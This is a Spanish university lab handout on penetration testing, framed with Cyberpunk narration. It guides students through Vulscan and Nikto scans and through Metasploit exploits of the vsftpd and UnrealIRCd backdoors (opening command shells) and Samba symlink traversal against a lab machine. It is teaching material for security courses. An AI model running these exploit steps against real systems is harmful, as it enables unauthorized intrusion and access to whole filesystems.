

REDES Y SEGURIDAD 2

PRÁCTICA 2.3




JOHNNY: *Míralos... los viejos carros de combate de la Complutense. Alojar correos, webs, cuentas de profesores... Me he paseado por ellos más veces de las que Arasaka han mentido en una nota de prensa. Vulnerabilidad tras vulnerabilidad, como puertas mal cerradas en un callejón oscuro. Y ahora los tienen aquí, expuestos en un*

museo como si fueran piezas de arte. Ironía pura. Hoy no vas contra ellos, samurai, pero no te relajes: te enfrentas a otra máquina, igual de orgullosa, igual de expuesta. Con cada escáner que uses estarás dejando claro que la seguridad... es sólo una ilusión para quien no sabe mirar.

En esta práctica aprenderás a:

- Realizar escaneos de vulnerabilidades con Vulscan y Nikto.
- Lanzar exploits sobre las vulnerabilidades encontradas con MSF.

CHAMBA: P23-pentest



Las máquinas (**arasaka**, **netrunner** y **client**) ya tienen su IP asignada y están listas para trabajar sobre ellas. Aunque los ataques principalmente se realizarán desde **netrunner**, se dispone de **client** por tener un navegador web gráfico.

ESCANEO CON VULSCAN

Vulscan es un módulo que convierte a **nmap** en un escáner de vulnerabilidades. La opción **-sV** de **nmap** le sirve para que, a través de la detección de la versión de los servicios expuestos por el objetivo, se puedan identificar vulnerabilidades conocidas.

NETRUNNER

Ejecutar **nmap** indicando que:

- Detecte la versión de los servicios expuestos.
- Lance como script el correspondiente a Vulscan (**vulscan/vulscan.nse**).
- El objetivo es **arasaka..**

Se recomienda indicar el mayor nivel de detalle (verbose), así como volcar la salida a un fichero, para poder procesarlo posteriormente más cómodamente.

El informe generado suministrará posibles vulnerabilidades, ordenadas por servicio descubierto, base de datos (SecurityFocus, Exploit-DB, MITRE CVE, ...) y su identificador en la misma.

Esto permite localizar rápidamente el exploit que permita aprovechar la vulnerabilidad descubierta.

ESCANEO DE PUERTOS CON MSF

Metasploit Framework (MSF) permite integrar un sinfín de herramientas que permiten obtener información del objetivo. Por temas de espacio en la virtualización, aquí se mostrará exclusivamente la operación con el escáner de puertos.

NETRUNNER

Invocar el entorno de MSF.

> **msfconsole**

Dentro del mismo deberemos realizar varias acciones:

- Elegir el escaner de puertos,
 - > **use auxiliary/scanner/portscan/tcp**
 - > **show options**
- Marcar el objetivo y lanzarlo.
 - > **set RHOSTS 192.168.2.2**
 - > **run**

EXPLOTACIÓN CON MSF

A continuación se mostrará la manera de explotar con MSF algunas de las vulnerabilidades descubiertas en **arasaka** anteriormente.

NETRUNNER

1) VSFTPD

- Buscar exploits relacionados con este servicio.

> **search vsftpd**

- Indicar que se usará el que abre una puerta trasera.

> **use exploit/unix/ftp/vsftpd_234_backdoor**

- Marcar el objetivo y lanzar.

Para confirmar que ha funcionado, ejecutar algunos comandos cuando aparezca el mensaje **Command shell session X open**. A continuación, salir con el comando **exit**.

2) UNREAL (IRCd)

- Buscar exploits relacionados con este servicio.

> **search unreal**

- Indicar que se usará el que abre una puerta trasera.

> **use exploit/unix/irc/unreal_ircd_3281_backdoor**

NETRUNNER

- Indicar que se usará **cmd/unix/bind_perl** como carga útil (**payload**).

> **set payload cmd/unix/bind_perl**

- Marcar el objetivo y lanzar.

Para confirmar que ha funcionado, ejecutar algunos comandos cuando aparezca el mensaje **Command shell session X opened**. A continuación, salir con **CTRL+C**.

3) SaMBa

- Buscar exploits relacionados con este servicio.

> **search samba**

- Indicar que se usará el exploit para **Samba Symlink Traversal**.

> **use auxiliary/admin/smb/samba_symlink_traversal**

- Indicar un directorio con permiso de escritura en el objetivo.

> **set SMBSHARE tmp**

NETRUNNER

- Marcar el objetivo y lanzar

Una vez ejecutado y si no ha devuelto ningún error, se deberá ejecutar el comando **smbclient** (en otra terminal) para conectarse al directorio indicado.

> smbclient //192.168.2.2/tmp/

No hace falta indicar usuario. Una vez realizada la conexión, bastará con cambiar al directorio rootfs para acceder a todo el árbol de directorios del objetivo.

PENTESTING WEB CON NIKTO

Nikto es una escáner de vulnerabilidades en servidores web y que permite muchas posibilidades.

NETRUNNER

Ejecutar **nikto** indicando:

- El objetivo (**-h**).

NETRUNNER

- La salida en formato texto (**-o fichero.txt**).

Volver a ejecutar **nikto**, indicando una URL que incluya alguno de los directorios del raíz (ejemplo: **http://arasaka/phpMyAdmin/**).



Nikto tiene opciones muy interesantes como falsificar el navegador desde el que oficialmente se hacen las peticiones (**-useragent**) o lanzar varios hilos y así paralelizar el escaneo para acelerarlo (**-threads**).

_ EOL